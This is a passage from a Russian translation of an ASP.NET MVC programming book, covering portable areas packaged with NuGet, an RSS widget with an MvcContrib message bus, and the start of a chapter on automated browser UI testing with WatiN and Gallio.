
NuGet предоставляет инструмент командной строки для создания пакетов и GUI-инструмент для просмотра существующих пакетов. Для того чтобы создать пакет, вам необходимо создать файл спецификации, который является XML-файлом. Этот файл используется в качестве входных данных для инструмента командной строки. Далее мы рассмотрим простую область, а затем упакуем ее.

19.1.1. Простая область, которую необходимо упаковать

Выделенная область – это проект библиотеки классов, содержащий контроллеры и представления. Он обладает всеми атрибутами ASP.NET MVC проекта: контроллерами, папками для представлений и самими представлениями. Для того чтобы извлечь AccountController, мы переместим те связанные файлы из используемого по умолчанию шаблона в новый проект библиотеки классов.

В целом структура проекта остается той же, но это не веб-проект, как это показано на рисунке 19-1. Разработчики, хорошо разбирающиеся в шаблоне, который используется в ASP.NET MVC по умолчанию, узнают большинство файлов в выделенной области.

Рисунок 19-1: Проект выделенной области библиотеки классов



Так же, как и регулярные области, выделенные области должны быть зарегистрированы. Это делается с помощью наследования от базового класса, предоставляемого MvcContrib, PortableAreaRegistration, как это продемонстрировано ниже.

Листинг 19-1: Наследование от PortableAreaRegistration

```
public class AreaRegistration : PortableAreaRegistration
{
    public override string AreaName
    {
        get { return "login"; }
    }
    public override void RegisterArea (AreaRegistrationContext context,
IApplicationBus bus)
    {
        context.MapRoute (
```

```

        "login",
        "login/{controller}/{action}",
        new { controller = "Account", action = "index" } );
    }
}

```

В этом листинге мы регистрируем нашу выделенную область. Это похоже на регулярные AreaRegistration классы, о которых мы писали в главе 13.

Следующим шагом является упаковка ее в NuGet пакет. Для этого мы введем несколько команд в окно **NuGet Package Manager Console**. Команды продемонстрированы в следующем листинге.

Листинг 19-2: Создание NuGet пакета

```

PM> install-package NuGet.CommandLine
Successfully installed 'NuGet.CommandLine 1.5.20830.9001'.
PM> cd .\PortableArea
PM> nuget spec
Created 'PortableArea.nuspec' successfully.
PM> nuget pack
Attempting to build package from 'PortableArea.csproj'.
Packing files from
'C:\code\mvc4ia\src\Chapter19\PortableArea\PortableArea\bin\Debug'.
Using 'PortableArea.nuspec' for metadata.
Found packages.config. Using packages listed as dependencies
Successfully created package
'C:\code\mvc4ia\src\Chapter19\PortableArea\PortableArea\PortableArea.1.0
.nupkg'.

```

При использовании NuGet первым шагом является установка в вашем проекте пакета NuGet.CommandLine. Далее нам необходимо создать *spec*-файл. Вы могли бы сделать это вручную, но если вы введете команду *nuget spec*, то инструмент командной строки создаст файл-каркас, который вы сможете отредактировать вручную. Файл примера показан ниже:

Листинг 19-3: Файл Nuspec для организации пакетов простой области

```


<?xml version="1.0" ?>
<package>
  <metadata>
    <id>PortableArea</id>
    <version>1.0</version>
    <title>My Portable Area</title>
    <authors>erichexter</authors>
    <owners>erichexter</owners>
    <requireLicenseAcceptance>false</requireLicenseAcceptance>
    <description>Example package for MVC4 in Action</description>
    <copyright>Copyright 2011</copyright>
    <tags>Tag1 Tag2</tags>
  </metadata>
</package>

```

После того, как *spec*-файл будет сохранен, последним шагом будет запуск команды *nuget pack* в консольном окне. Эта команда создаст файл с расширением *.nupkg*. Это файл пакета. Отсюда вы можете загрузить пакет в галерею, или поместить его в папку и загрузить в проект из файловой системы. Более подробная информация о загрузке в галерею представлена в документации NuGet на сайте <http://docs.nuget.org>.

После создания пакета вы можете просмотреть содержимое пакета с помощью **NuGet Package Explorer** (рисунок 19-2). Вы увидите, что в состав выделенной области входят файлы представлений.

Рисунок 19-2: Просмотр содержимого пакета с помощью NuGet Package Explorer



В следующем разделе мы будем использовать выделенную область в нашем текущем приложении.

19.1.2. Применение выделенных областей

Как только у вас появится проект выделенной области библиотеки классов с контроллерами и представлениями, вам необходимо установить и настроить ваше приложение таким образом, чтобы оно могло их использовать.

Сначала вам необходимо установить в вашем проекте пакет Portable Area с помощью следующей команды.

Листинг 19-4: Установка выделенной области

```
PM> Install-Package PortableArea
Attempting to resolve dependency 'MvcContrib.Mvc3-ci (? 3.0.86.0)'.
Attempting to resolve dependency 'Mvc3Futures'.
Successfully installed 'PortableArea 1.0'.
Successfully added 'PortableArea 1.0' to MvcApp.
```

Для того чтобы в вашем приложении можно было использовать нашу новую область, вам необходимо вызвать API `RegisterAllAreas` в `Global.asax.cs`, как это продемонстрировано ниже.

Листинг 19-5: Использование выделенной области в регулярном ASP.NET MVC проекте

```
protected void Application_Start()
{
    AreaRegistration.RegisterAllAreas();
    RegisterRoutes(RouteTable.Routes);
}
```

При вызове `AreaRegistration.RegisterAllAreas` будет выполняться поиск любых комплектов в папке `bin` – если используемое вами приложение ссылается на ваш проект выделенной области, то поиск автоматически перемещается туда. Если наше приложение не ссылается на комплект выделенной области, то нам необходимо поместить его в папку `bin`. Это может быть сделано автоматически при помощи *postbuild step*, настраиваемого в закладке `Build` диалогового окна свойств проекта.

Это все, что нужно для того, чтобы начать использовать совместно используемую функциональность нашей выделенной области. В нашем проекте мы можем ссылаться или, в противном случае, использовать контроллеры выделенной области так, будто они включены в проект.

Выделенная область может и должна включать дополнительные вспомогательные объекты для того, чтобы сделать возможным для разработчиков использование беспрепятственности выделенной области. Далее мы создадим выделенную область, которая добавляет более сложные поведения, чтобы продемонстрировать возможности, предоставляемые при создании выделенных областей.


19.2. Создание виджета RSS с помощью выделенной области

Представьте себе выделенную область, которая обеспечивала бы виджет веб-страницы для отображения RSS-новостей в виде неупорядоченного списка. Мы пройдемся по примеру и рассмотрим то, как можно добавить вспомогательный объект, чтобы облегчить использование выделенной области.

19.2.1. Создание примера выделенной области RSS-виджета

На рисунке 19-3 продемонстрирована структура Visual Studio для выделенной области `RssWidget`.

Рисунок 19-3: Макет выделенной области `RssWidget`



Проект `RssWidget`, продемонстрированный на рисунке 19-3, содержит все файлы, являющиеся частью этой выделенной области. Интересным различием между этим примером `RssWidget` и предыдущим примером является добавление классов `SyndicationService` и `HtmlHelperExtensions`. Данный пример демонстрирует, что вы можете включить в выделенную область законченный элемент. Мы обнаружили, что посредством включения в проекты пользовательских вспомогательных HTML-методов значительно повышается удобство использования области.

Давайте пройдемся по коду.

Листинг 19-6: Регистрация RssWidget

```
using System.Web.Mvc;
using MvcContrib.PortableAreas;
namespace RssWidgetPortableArea
{
    public class RssWidgetAreaRegistration : PortableAreaRegistration
    {
        public override string AreaName
        {
            get { return "RssWidget"; }
        }

        public override void RegisterArea(AreaRegistrationContext context,
IApplicationBus bus)
        {
            context.MapRoute(
                "RssWidget_default",
                "RssWidget/{controller}/{action}/{id}",
                new { action = "Index", id = "" });
            RegisterTheViewsInTheEmbeddedViewEngine(GetType());
        }
    }
}
```

Строка 14: Преобразует роуты для области

Строка 18: Регистрирует вложенные представления

Код регистрации для области является шаблонным. Он включает стандартные вызовы MapRoute и RegisterTheViewsInTheEmbeddedViewEngine. Для этого примера не требуется никакого особенного кода регистрации.

В эту выделенную область включено только одно действие – метод RssWidgetController.Index. Этот метод является стандартным. Единственной его целью является связывание вместе RssUrl и зависимости SyndicationService. Просмотрите листинг 19-7 для более подробной информации о методе Index.

SyndicationService обеспечивает логику извлечения RSS-новости из URL и возвращения модели новости. Затем контроллер отправляет эту модель в представление для форматирования, как это показано ниже.

Листинг 19-7: RssWidgetController передает содержимое новости в представление

```
using System.Web.Mvc;
namespace RssWidgetPortableArea.Controllers
{
    public class RssWidgetController : Controller
    {
        public ActionResult Index(string RssUrl)
        {
            var service = new SyndicationService();
            var feed = service.GetFeed(RssUrl, 10)
            return View(feed);
        }
    }
}
```

```
    }  
}
```

Строка 9: Получает новость на основании RssUrl

Новость отображается с помощью простого представления (продемонстрировано в листинге 19-8), которое создаст неупорядоченный список строк в RSS-новости. Код в этом представлении довольно прост. Он выполняет цикл по коллекции объектов System.ServiceModel.Syndication.SyndicationFeed и отображает Title и Author для каждого элемента.

Если вам нужно управлять HTML для этого виджета, то великолепной возможностью, доступной в рамках выделенной области, является то, что вы можете переопределить это представление и все еще пользоваться преимуществами контроллера и SyndicationService, предоставляемыми компонентом. Использование выделенной области не является бескомпромиссным решением. Поскольку выделенная область построена поверх реализации MVC областей, легко вернуть управление из компонента и предоставить свой собственный код реализации. Это может быть предусмотрено в рамках пошаговой настройки.

Ниже продемонстрировано представление для отображения RSS-новости:

Листинг 19-8: Представление для действия RssWidget.Index

```
@model System.ServiceModel.Syndication.SyndicationFeed  
<ul>  
    @foreach(var item in Model.Items) {  
        <li>  
            @item.Title.Text - @item.Authors[0].Name  
        </li>  
    }  
</ul>
```

Представление в данном листинге выполняет цикл по каждой строке новости и отображает заголовок, а также автора внутри неупорядоченного списка.

Квалификация разработчика при использовании выделенной области RssWidget раскрывается в том, где будет красоваться этот тип модели компонента. Использование этого виджета в приложении состоит в обращении к расширениям вспомогательных методов HTML из представления и дальнейшего вызова метода RssWidget.

Листинг 19-9: Вызов расширения RssWidget HtmlHelper

```
@using RssWidgetPortableArea  
@Html.RssWidget("http://search.twitter.com/search.atom?q=%23MVC4iA")
```

Строка 1: Импортирует пространство имен вспомогательного метода

Строка 2: Вызывает вспомогательный метод RssWidget

Единственной строкой кода в приложении, которая вызывает выделенную область, является вызов метода RssWidget. После вызова этого метода и запуска простого представления отображается результирующая веб-страница, как это показано на рисунке 19-4. Представление всего лишь находит по ссылке RSS-новость сообщений твиттера, содержащих "MVC4iA". Заголовок и пользователь будут показаны на экране.

Рисунок 19-4: Представление, использующее выделенную область RssWidget



Вспомогательный HTML-метод `RssWidget`, используемый в представлении, – это синтаксический сахар, который упрощает процесс использования этой выделенной области. Если бы этот метод не был бы сделан доступным, то разработчикам, использующим выделенную область, пришлось бы знать некоторые внутренние стороны того, как устроена область.

Например, предполагается, что `RssWidget` будет использоваться при вызове в методе `RenderAction` метода `Index` для `RssWidgetController`. Для того чтобы осуществить этот вызов, необходимо название области, зарегистрированное в блоке регистрации области; в данном примере название области – `RssWidget`. Реализация вспомогательного метода `RssWidget` продемонстрирована ниже.

Листинг 19-10: Скрытие сложности в методе расширении `HtmlHelper`

```
using System.Web.Mvc;
using System.Web.Mvc.Html;
namespace RssWidgetPortableArea
{
    public static class HtmlHelperExtensions
    {
        public static void RssWidget(this HtmlHelper helper, string RssUrl)
        {
            helper.RenderAction("Index", "RssWidget",
                new { RssUrl, Area = "RssWidget" });
        }
    }
}
```

Метод расширения `HtmlHelper` демонстрирует вызов `RenderAction`, который легко можно было бы поместить напрямую в представление для того, чтобы вызвать соответствующее действие в выделенной области, но для такого вызова требуется знание внутренних составляющих области.

При помощи перемещения этого кода во вспомогательный HTML-метод расширения весь код, специфичный для выделенной области, можно впихнуть в выделенную область. В результате, разработчику, использующему выделенную область, необходимо беспокоиться всего лишь о том, в каком месте приложения должен отображаться виджет, и какие RSS URL нужно отобразить. Создание

такой концепции разделения предоставляет разработчику выделенной области гибкость для внесения внутренних изменений в реализацию, оставляя при этом внешне доступный интерфейс приятным и простым.

19.3. Взаимодействие с шиной выделенной области

Примеры, которые мы рассматривали до настоящего времени, решали некоторые конкретные проблемы. Эти примеры были способны принять небольшие входные данные от хост-приложения и обеспечить некоторые полезные преимущества. В большинстве случаев выделенной области необходимо программно взаимодействовать с хост-приложением, и вместо того, чтобы оставить создание метода взаимодействия за каждым из разработчиков, в MvcContrib проект встроен простой, но эффективный механизм: шина сообщений. Шина была создана для того, чтобы позволить механизму синхронной передаче отправлять и принимать сообщения, которые определяет выделенная область. Далее мы пройдемся по примеру использования шины сообщений.

19.3.1. Пример использования шины сообщений MvcContrib

В качестве примера давайте будем использовать область RssWidget из предыдущего раздела. Эта область всего лишь предоставляла пользовательский интерфейс для отображения RSS-новости, но не предоставляла никакого механизма для извлечения данных из новости. Шина позволяет выполнять поиск данных и отправлять их обратно в область для отображения.

Давайте рассмотрим то, как сообщение отправляется из выделенной области. Ниже представлен вызов, необходимый для отправки сообщения вдоль шины:

```
MvcContrib.Bus.Send(new RssWidgetRenderedMessage{Url = RssUrl});
```

Данный пример демонстрирует то, как одностороннее сообщение отправляется в приложение, указывая на регистрацию намерений.

Для того чтобы сообщение было получено, хост-приложению необходимо зарегистрировать обработчик, подобный данному:

```
MvcContrib.Bus.AddMessageHandler(typeof(RssMessageHandler));
```

Регистрация обработчика сообщений – это однострочный вызов, который должен возникать один раз при старте приложения. Шина будет хранить путь обработчиков и сообщений, а также удостоверяться в том, что обработчики вызываются там, где это необходимо.

Более интересный код – это класс RssMessageHandler. Каждый обработчик сообщения должен быть реализован в хост-приложении. Обработчики должны предполагать код интеграции, который переплетает вместе выделенную область и хост-приложение. Это означает, что код обработчика должен быть минимизирован, и что он полагается на сервисные классы приложения, а не на реализацию логики внутри класса обработчика.

Следующий листинг демонстрирует шаблонный код, необходимый для реализации обработчика сообщений для сообщения, использующего шину.

Листинг 19-11: Класс обработчика сообщений

```
using MvcContrib.PortableAreas;
using RssWidgetPortableArea.Controllers;
namespace RssWidgetPortableArea
```

```
{  
    public class RssMessageHandler :  
        MessageHandler<RssWidgetRenderedMessage>  
    {  
        public override void Handle(RssWidgetRenderedMessage message)  
        {  
            //log the message to the applications log.  
        }  
    }  
}
```

Внутри метода `Handle` вы можете реализовать обращения к сервисам и хранилищу данных вашего приложения.

19.4. Резюме

Самым большим преимуществом является тот факт, что выделенная область может предоставить сверх стандартной области способность распределять выделенную область как единичный пакет. Данная глава продемонстрировала, как создать выделенную область.

Вы узнали, как использование этого механизма может позволить вам с легкостью конструировать компоненты, предполагающие повторное использование. Вы также увидели, как легко распределять выделенные области, и что посредством шины выделенной области можно интегрировать богатую функциональность.

В следующей главе мы погрузимся в то, что обычно является второстепенным, но в то же время критичным для разработки сложных систем: тестирование всей системы.

20. Тестирование всей системы

Данная глава охватывает следующие темы:

- Тестирование веб-приложения в рамках автоматизации веб-браузеров
- Рассмотрение простых, но хрупких тестов
- Создание работоспособной, тестируемой навигации
- Использование в тестах вспомогательных методов, базирующихся на выражениях
- Взаимодействие в рамках отправлений формы

ASP.NET MVC возвестил о новом уровне тестируемости .NET веб-приложений. Несмотря на то, что тестирование действия контроллера является значимым, само по себе действие контроллера является всего лишь одной из частей конвейера запросов ASP.NET MVC. Могут использоваться различные возможности расширения такие, как фильтры действий, механизм связывания данных модели, пользовательские роуты, action invoker (определяет, какой метод класса контроллера нужно выполнить), фабрики контроллеров и т.д. Представления также могут содержать сложную логику отображения, недоступную в обычном модульном teste для действия контроллера. Наряду со всеми этими подвижными компонентами, вам необходимо некоторого рода тестирование пользовательского интерфейса для того, чтобы убедиться в том, что приложение, как и ожидалось, работает в отладочном режиме.

Обычный порядок действий – создать набор ручных тестов в форме тестовых скриптов и надеяться на то, что команда QA-специалистов выполнит их корректно. Часто эти тесты выполняются внешними специалистами, что увеличивает стоимость тестирования из-за возрастающих расходов на коммуникацию. Тестирование выполняется вручную в связи с предполагаемыми затратами на автоматизацию, а также опытом работы с хрупкими тестами пользовательского интерфейса. Но это не обязательно должно выполняться именно таким образом. Благодаря возможностям ASP.NET MVC вы можете создать работоспособные автоматизированные тесты пользовательского интерфейса.

В предыдущей главе мы рассмотрели упаковку компонентов в выделенные области. В данной главе мы рассмотрим процесс создания нашего сайта, который обеспечит возможность его тестирования, а также рассмотрим создание автоматических тестов пользовательского интерфейса.

20.1. Тестирование пользовательского интерфейса

В данной книге до настоящего момента мы занимались изучением множества индивидуальных компонентов и возможностей расширения ASP.NET MVC, включая роуты, контроллеры, фильтры и механизмы связывания данных модели. Несмотря на то, что изолированное модульное тестирование каждого компонента является важным, окончательным тестом работающего приложения является взаимодействие веб-браузера с реальным экземпляром. Благодаря всем компонентам, из которых состоит единичный запрос, и чье взаимодействие и зависимости могут усложняться, убедиться в том, что ваше приложение работает от начала до конца так, как вы и хотели, вы можете только при помощи тестирования через веб-браузер. При разработке приложения мы часто запускаем веб-браузер для того, чтобы вручную проверить, что наши изменения корректны и обеспечивают желаемое поведение.

Во многих организациях ручное тестирование принимает форму скрипта регрессионного тестирования, который выполняется разработчиком или QA-специалистом перед запуском. Ручное тестирование – медленное, довольно ограниченное, поскольку выполнение отдельного теста может занимать несколько минут. В большом приложении регрессионное тестирование в лучшем случае

минимально, а в большинстве случаев является ужасающе недостаточным. К счастью, существует множество бесплатных, автоматизированных инструментов для тестирования пользовательского интерфейса. Ниже перечислены некоторые наиболее популярные инструменты, которые хорошо работают в рамках ASP.NET MVC:

- WatiN – <http://watin.org/>
- Watir – <http://watir.com/>
- Selenium – <http://seleniumhq.org/>
- QUnit – <http://docs.jquery.com/QUnit>
- Lightweight Test Automation Framework – <http://aspnet.codeplex.com/wikipage?title=ASP.NET%20QA>

Помимо этих проектов с открытым исходным кодом, многие коммерческие решения предоставляют дополнительную функциональность или интеграцию с такими системами составления отчетов об ошибках или с системами отслеживания рабочих элементов, как Microsoft's Team Foundation Server. Инструменты не привязаны ни к одному из фреймворков тестирования, поэтому интеграция с существующим проектом довольно тривиальна. Вместо того чтобы полагаться на медленные, подверженные ошибкам ручные тесты пользовательского интерфейса, мы будем автоматизировать универсальный сценарий тестирования пользовательского интерфейса.

20.1.1. Установка программного обеспечения для тестирования

В этом разделе мы рассмотрим тестирование пользовательского интерфейса с помощью WatiN, который обеспечивает простую интеграцию с фреймворками модульного тестирования. WatiN (аббревиатура для Web Application Testing in .NET) – это .NET библиотека, которая предоставляет интерактивный API веб-браузера как для взаимодействия с веб-браузером (посредством нажатия на ссылки и кнопки), так и для поиска элементов в DOM (объектной модели документа).

Тестирование с помощью WatiN обычно подразумевает взаимодействие с приложением с целью отправки формы, а затем проверки результатов на экране представления. Поскольку WatiN не привязан ни к какому конкретному фреймворку модульного тестирования, мы можем использовать любой фреймворк модульного тестирования, какой только пожелаем. Платформа для автоматизации тестов Gallio (<http://www.gallio.org/>) предоставляет важные дополнительные возможности, которые упрощают автоматизацию тестов пользовательского интерфейса:

- Регистрирует индивидуальные взаимодействия в рамках теста
- Запускает тесты параллельно
- Вставляет скриншоты в отчет теста (в случае, если тест не выполняется)

Для того чтобы приступить к работе, вам необходимо загрузить Gallio с сайта Gallio. После его загрузки запустите мастер установщика для того, чтобы установить комплекты Gallio и интегрировать его в Visual Studio. В Gallio входит внешний инструмент для запуска тестов (Icarus), а также возможность интеграции со многими инструментами для запуска модульных тестов, включая TestDriven.Net, ReSharper и другие. Также в состав Gallio входит MbUnit – фреймворк модульного тестирования, который мы будем использовать для того, чтобы составлять наши тесты.

После загрузки и установки Gallio вам необходимо создать проект Class Library и добавить указатели как на *Gallio.dll*, так и на *MbUnit.dll*. Затем вам необходимо загрузить WatiN и добавить в ваш проект теста указатель на комплект *WatiN.Core.dll*.


После добавления указателей вы готовы к созданию простого теста.

20.1.2. Прогон теста вручную

Базовым, но полезным сценарием в приложении является тестирование с целью испытания того, можем ли мы редактировать базовую информацию. Наше пробное приложение "Product Catalog" позволяет пользователю просматривать и редактировать подробную информацию о товаре, что является критичной коммерческой возможностью. Тестирование вручную предусматривает последовательное выполнение следующих шагов:

1. Переход на домашнюю страницу
2. Нажатие на вкладку **Products**, как это продемонстрировано на рисунке 20-1

Рисунок 20-1: Нажатие на вкладку **Products**



1. Нажатие на ссылку **Edit** для одного из перечисленных товаров, что продемонстрировано на рисунке 20-2

Рисунок 20-2: Нажатие на ссылку **Edit** для товара

The screenshot shows a web browser window with the title "Products - My ASP.NET MV C". The address bar displays "localhost:8084/Product". The page header includes "Register" and "Log in" links, and navigation links for "Home", "Products", and "About". The main content area is titled "Products" and contains a table listing three items:

	Details	Name	Manufacturer	Price
Edit	Insignia® - 26" Class / 720p / 60Hz / LCD HDTV DVD Combo	Insignia	359.99	
Edit	Insignia® - 19" Class / 720p / 60Hz / LCD HDTV	Insignia	189.99	
Edit	Dynex® - 15" Class / 720p / 60Hz / LCD HDTV	Dynex	159.99	

At the bottom left, it says "© 2012 - My ASP.NET MVC Application". On the right side, there are social media sharing icons for Facebook and Twitter.

1. Изменение информации о товаре и нажатие **Save**, что продемонстрировано на рисунке 20-3

Рисунок 20-3: Изменение информации о товаре и сохранение

The screenshot shows a web browser window with the title "Edit - My ASP.NET MVC App". The address bar displays "localhost:8084/Product/Edit/1". The page header includes "Register" and "Log in" links, and navigation links for "Home", "Products", and "About". The main content area is titled "Edit" and contains form fields for editing a product:

Name: Insignia® - 26" Class / 720p / 60Hz / LCD HDTV DVD Combo

Model: NS-LDVD26Q-10A

Sku: 9154764


Price: 389.99

Buttons: Save (with a green arrow pointing to it)

At the bottom left, it says "© 2012 - My ASP.NET MVC Application". On the right side, there are social media sharing icons for Facebook and Twitter.

1. Проверка того, что мы были перенаправлены обратно на страницу со списком товаров.
2. Проверка того, что информация о товаре была обновлена корректно, как это продемонстрировано на рисунке 20-4.

Рисунок 20-4: Контроль корректности перехода на страницу размещения списка товаров и изменения информации



Данные шаги охватывают универсальный сценарий, с которым будут часто сталкиваться наши пользователи. Несмотря на то, что это не самая интересная ситуация использования сайта, этот сценарий охватывает единичную сквозную последовательность, которая при выполнении верификации в тесте подтверждает тот факт, что большинство подвижных компонентов нашего кода корректно соединяются друг с другом.

20.1.3. Автоматизация теста

После того, как мы описали поведение нашего сценария тестирования, мы можем написать тест для выполнения этого сценария. Наш первый подход к этому тесту пользовательского интерфейса продемонстрирован в следующем листинге.

Листинг 20-1: Первая попытка написания теста пользовательского интерфейса

```
[TestFixture]
[ApartmentState(ApartmentState.STA)]
public class ProductEditTester
{
    [Test]
    public void Should_update_product_price_successfully()
    {
        using (var ie = new IE("http://localhost:8084/"))
        {
            ie.LinkByText("Products").Click();
            ie.LinkByText("Edit").Click();
            var priceField = ie.TextField(FindByName("Price"));
            priceField.Value = "389.99";
            ie.Button(Find.ByValue("Save")).Click();
            ie.Url.ShouldEqual("http://localhost:8084/Product");
            ie.ContainsText("389.99").ShouldBeTrue();
        }
    }
}
```

```
    }  
}  
}
```

Строка 2: Устанавливает для теста режим STA

Строка 8: Создает веб-браузер

Строка 10-11: Нажимает на ссылку

Строка 14-15: Находит текстовое поле и изменяет значение

Строка 16: Нажимает на кнопку Save

Строка 17-18: Добавляет перенаправление URL

Строка 19: Добавляет обновленную цену

Сначала мы создаем класс и помечаем его `TestFixtureAttribute`. Как и большинство фреймворков автоматизированного тестирования в .NET, MbUnit требует, чтобы вы помечали классы тестов атрибутом, поскольку MbUnit выполняет поиск этих атрибутов для того, чтобы определить, какой класс из упражки тестов необходимо выполнить. Затем мы помечаем класс теста атрибутом `ApartmentState`. Этот атрибут необходим, поскольку WatiN использует COM (компонентную объектную модель) для автоматизации окна веб-браузера Internet Explorer (IE). Каждый тест, который мы создаем, – это открытый `void` метод, помеченный атрибутом `Test`. MbUnit будет выполнять каждый метод с атрибутом `Test` и записывать результат.

После того, как мы разместили наш класс теста и метод, для выполнения нашего сценария теста нам необходимо использовать WatiN. Сначала мы создаем экземпляр нового IE объекта в блоке `using`. При создании экземпляра IE объекта окно веб-браузера запустится немедленно и перейдет к URL, указанной в конструкторе. Нам необходимо заключить жизненный цикл IE в блоке `using` для того, чтобы убедиться в том, что COM-ресурсы, которые использует WatiN, должным образом ликвидируются. IE объект – это наш главный шлюз для автоматизации веб-браузера с помощью WatiN.

